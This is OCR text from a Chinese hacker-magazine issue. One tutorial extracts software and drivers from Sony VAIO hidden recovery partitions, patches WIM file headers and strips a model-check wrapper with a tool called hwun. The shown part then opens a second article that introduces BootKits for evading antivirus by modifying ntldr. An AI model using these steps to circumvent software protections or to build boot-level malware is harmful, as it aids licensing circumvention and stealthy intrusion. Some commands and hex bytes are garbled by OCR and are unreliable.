


图 8

使用 ImageX 或者 GUI 的 Wintool 解压 0000034205.app 文件，将 0000034205.app 修改后缀为 0000034205.wim，然后加载 0000034205.wim 文件并解压到 D:\App 目录下。

在 CMD 命令提示符下，输入 **ImageX /mount 0000034205.wim 1 D:\App**，进入 D:\App 文件夹，看到了一些 OEM 系统中预装的软件，包括不单独提供的恢复盘中的驱动（显卡和声卡驱动）和单独安装的应用程序，比如 Office2007、Macfee 杀毒软件、Roxio 刻录软件等。我们完全可以使用这种方法拷贝出应用程序的安装包，其好处就是这些软件都是 OEM 正版的，不会要求激活或输入注册码什么的，也不会过期，都是免费的午餐。

第三步：提取 Viata 系统驱动程序

由于 Vista 系统分为四个版本，而 Home Premium 版本的功能和性能都不是最佳的，对于追求美的小菜来讲当然是使用 Vista Ultimate 旗舰版了，这也就遇到了另一个问题，就是需要笔记本电脑相应的硬件驱动程序。既然在隐藏分区中有驱动程序，那我们就需要提取出来，上述的方法只得到了显卡和声卡的驱动程序，驱动类型并不够全面，看来在隐藏分区中还有别的猫腻。

使用 ImageX 准备对 p2.sny、p22.sny、p23.sny、p24.sny、p25.sny、p26.sny 这几个文件进行解压，但却发现 p2.sny 无法解开，ImageX 提示文件头错误，我又使用十六进制编辑器 UltraEdit 打开这几个文件，发现 p2.sny 文件头和其余 5 个 p2*.sny 文件不同，看来是 SONY 动了手脚，这是分卷解压程序包。

使用 UltraEdit 打开文件进行对比，发现了文件头有以下的差别：p2.sny 文件头为 "**.<90mCor*oratdnn" = 1E 3C 39 30 6D 43 6F 72 A0 6F 72 61 74 64 6E 6E**，而其余的 *.sny 文件头则为 "**MSWIM...D.......**" = **4D 53 57 49 4D 00 00 00 D0 00 00 00 00 0D 01 00**，将这 5 个 p2*.sny 的文件头的前 16 字节改为和 p2.sny 相同的文件头，保存后就可以解开了，如图 7。




图 9

1、以系统管理员权限运行 CMD 命令提示符。

2、切换到 ImageX 的相应目录，将 6 个 *.sny 文件拷贝到同目录下。

3、鼠标右键点击安装 wimfltr.inf 文件。

4、在 CMD 下执行 **ImageX /ref *.sny /export P2.sny 1 P2.wim "sony"**，这样就生成了一个 P2.wim 文件。

5、新建一个 Sny 目录，可以在 CMD 下使用 **mkdir D:\Sny** 命令。

6、加载 P2.wim 文件，在 CMD 下执行 **ImageX /mount P2.wim 1 D:\Sny** 命令。

7、进入 D:\Sny 文件夹，系统目录下的各个文件夹，这个就是我们要的系统了，随便翻翻，在 Windows 目录下看到了一个 Drivers 目录，里边就是我们需要的笔记本电脑的所有驱动程序，把它们拷贝出来备用，以后更换 Vista 系统时就全靠它们了。

8、拷贝完驱动程序后，要记住卸载 P2.wim 文件，可以在 CMD 下执行 **ImageX /unmount D:\Syn** 命令。

第四步：提取 VAIO 机载软件

在 Data 目录下还有一些 *.MOD 后缀的文件，既然 SONY 喜欢使用 Wim 格式来压缩软件，那看来 *.MOD 后缀的文件也另藏乾坤了。

1、老规矩，还是将其改名为 wim 后缀。

2、然后使用 UltraEdit 打开文件修改其文件头，修改为 "**.<90mCor*oratdnn" = 1E 3C 39 30 6D 43 6F 72 A0 6F 72 61 74 64 6E 6E**，然后保存一下。

3、加载修改好的 MODJ-126779.wim 文件，可以在 CMD 下执行 **ImageX /mount MODJ-126779.wim 1 D:\VAIO** 命令。

4、进入 D:\VAIO 文件夹，就会看到 VAIO Original Function Setting 的安装包了。

5、拷贝完安装包程序后，记住要卸载 MODJ-126779.wim 文件，可以在 CMD 下执行 **ImageX /unmount D:\VAIO** 命令。

使用这个方法，我们就可以提取出很多软件了，比如 VAIO Media plus 和 VAIO MusicBox 等等。

第五步：安装 WindowsXP 系统

虽然 Vista 系统很好玩，但是还有些恋旧的黑友喜欢用 Windows XP 系统的。这样就又存在一个问题了，预装 Vista 系统的 VAIO 笔记本如何安装 XP 系统了，隐藏分区可没系统 XP 的硬件驱动啊，这可难倒小菜了。

经过查找 SONY VAIO 提供 XP 系统的驱动和应用程序下载，可以根据自己的 VAIO 笔记本型号，在 http://service.sony.com.cn/VAIO/ 网站查找符合自己机器的 XP 驱动下载安装。

但是，谁知道 SONY 这么不厚道，安装时候弹出对话框（如图 8）。经过研究发现，这个是 VAIO 的驱动程序和应用程序识别机器型号的"外壳"，这回用到我的破解技术了。

这次一切从简，不用汇编跟进破解了，弄个小菜都会用的脱验证壳的工具搞定它。

1.使用一个叫hwun的软件，脱验证壳

2.在CMD下，切换到hwun软件所在目录

3.输入hwun的命令，hwun Graphics.exe XPDrivers，并回车。

4.软件开始运行，等进度条达到100%就大功告成了（如图9）。

5.进入XPDrivers\TEMP\Drivers目录下就能看到解压后的软件安装包了。

第六步：提取恢复盘映像文件

我们拿到本本，第一件事当然是制作系统恢复光盘了。虽然VAIO笔记本，不像IBM和HP笔记本那么抠门，能刻录多次系统恢复盘（注：IBM和HP有只允许刻录一套恢复盘的限制）。但是，在这里我也把自己发现的提取恢复盘映像文件的方法共享给各位黑友，希望能起到抛砖引玉的作用。在我刻录恢复盘的时候发现，刻录的过程总体分为四步，复制文件，准备介质，关闭介质和验证介质（如图10）。




图10

这样就让我有疑问了，文件复制到哪里了，又在哪里对介质进行准备、关闭和验证的操作，介质这里指的当然是DVD刻录盘了。

经过研究发现，在系统目录C:\Windows\Temp目录下在刻录恢复盘时多出一个boot.iso文件（如图11）和Burn文件夹（如图12）。Burn文件夹里就是第一步复制文件存放的位置，而Boot.iso文件就是第一张具有“启动功能DVD恢复盘”的映像文件。

在刻录第二、三张恢复盘时，没有生成ISO映像文件，证明第二、三张恢复盘是“数据DVD恢复盘”，我们只需将刻录第二、三张恢复盘时，Burn文件夹下的文件复制出来，拷贝到空的DVD盘中就可以了。

黑友也大可先刻录一套恢复盘，然后再制作成ISO映像文件，这个方法更简单。但是，我只是在这谈的技术和分析方法，




图11




图12

不是要最终目标，要在乎过程。保存恢复盘映像文件的好处就是免得因为介质的损坏或者丢失，失去系统恢复盘，保存在硬盘中更稳妥。

总结一下，VAIO新机器上的隐藏分区是一个WinPE系统，Data目录下的镜像文件是wim格式的，文件头可能被做了手脚，只要自己改过来就好了。

对于Vista系统，各位黑友还是接触不多，尤其像VAIO笔记本这样系统体系完整的OEM系统。Windows 7系统是在Vista系统基础上的改良，就像当初Windows Me一样，中间产物。但是从中学到的东西，是我们受益匪浅的。（本文所涉及到的HWUN v0.50a、imagex、WimTool已收录到光盘中）

BootKit起步之添加开机密码

文章难易度：★★★★
文章简介：以实例的形式介绍了如何修改NTLDR文件来添加开机密码，为小菜们送上了BootKit的[illegible]

韦韬

为了躲避杀毒软件的查杀，RootKit级的后门越来越受到了小菜的青睐，但随着杀毒软件也开始向系统底层深入，RootKit级的后门也开始遭遇到了危机，为了更好的与杀毒软件对抗，我们就必须进一步的向系统底层深入，于是就有人提出了BootKit的概念。

小知识：什么是ntldr？什么是BootKit？

ntldr是从WindowsNT开始出现的一个系统引导组件，它保存在系统分区的根目录下，具有隐藏和系统属性，其主要功能就是在引导时打开CPU的保护模式，加载文件系统，加载其它内核组件等。

BootKit，顾名思义，就是在操作系统boot（引导）期间被加载运行的程序，这里我们仅讨论在Windows（W2000以后，Vista之前的操作系统）下，通过修改系统的引导组件ntldr，来实现在显示操作系统列表之前就要求输入密码的小功能。

众所周知，使用Windows操作系统的计算机的启动步骤大致为：主板自检－>加载引导分区的启动代码（MBR）－>MBR加载系统分区根目录下的NTLDR－>NTLDR再加载其它内核项目。理论上说，我们可以在其中的任何一个步骤“下手”来插入我们自己的代码，那为什么我们却又唯独看好NTLDR呢？先让我们来看看在其它部分“下手”的不利因素吧：在主板自检时插入代码，最困难的一点就是主板

型号的确定，其次是要修改主板上固件的数据；对MBR数据版本（不同版本的Windows有不同的MBR代码）的判断也是一件很头疼的事，另外更改MBR也需要直接对物理硬盘进行操作。以上这些对于BootKit安装程序来讲可不是一项简单的任务，而如果要修改内核的话则更会让人头疼。相比之下，ntldr只是一个存在于硬盘上的文件，只要有足够的权限就可以将它改写。我们再来看看ntldr被执行时的系统环境，这时BIOS已经被加载，绝大部分硬件资源已经可以使用并且内核还没有被加载，就更不要说什么杀毒软件了，Oh，Yeah！ntldr就是我们下手的目标！

小提示：

如果是在本地电脑上进行试验，请先备份好原始的ntldr，并准备好能访问系统分区的启动盘，为了安全起见，我强烈建议在虚拟机中进行试验。

《孙子兵法》有云：“知彼知己，方可百战不殆”。在修改ntldr之前，让我们先了解一下“敌人”ntldr的结构以及可能的版本间差异吧！文件结构上，ntldr分为两部分：第一部分是由16位机器码组成的文件头，负责完成CPU保护模式的打开，重定位第二部分的代码和一些基本的初始化工作；第二部分为一个完整的32位PE可执行文件，主要负责分析boot.ini以及加载内核的其它组件。不同版本的Windows提供的ntldr确实有版本上的差别，但是从新版本的Windows兼容旧版本的Windows这个事实来看，只要我们使用最新版本的ntldr来试验就能保证系统的正常引导了。另外ntldr还分为多处理器和单处理器版本，经过测试，多处理器版本的ntldr可以正常应用于单处理器计算机的引导。现在一切就简单了，我修改的蓝本是WinXP SP3多处理器的ntldr，大家可以按照自己的情况决定，具体的修改情况都是类似的。

在大致了解了ntldr的结构后，我们就可以开始下手了吗？NO，还记得吗，ntldr分为两个部分，代码类型分别为16位和32位，如果不把它们分开，就会给我们的分析带来很大的不便，所以下一步就是把NTLDR给分解了。我们使用经典的16进制编辑器WinHex（使用其它的工具也是可以的）打开ntldr，在其中搜索ASCII字符“MZ”，记住一定要大写，文件中只有一处，如图1。好了，“MZ”之前的数据（不包括“MZ”）都属于ntldr的第一部分，之后的就是一个完整的PE文件了，把它们分开保存就可以了。光盘中已经收录了我分离好的NTLDR，SuM.exe为第一部分，osldr.exe为第二部分，想省事的小菜可以直接拿来使用。

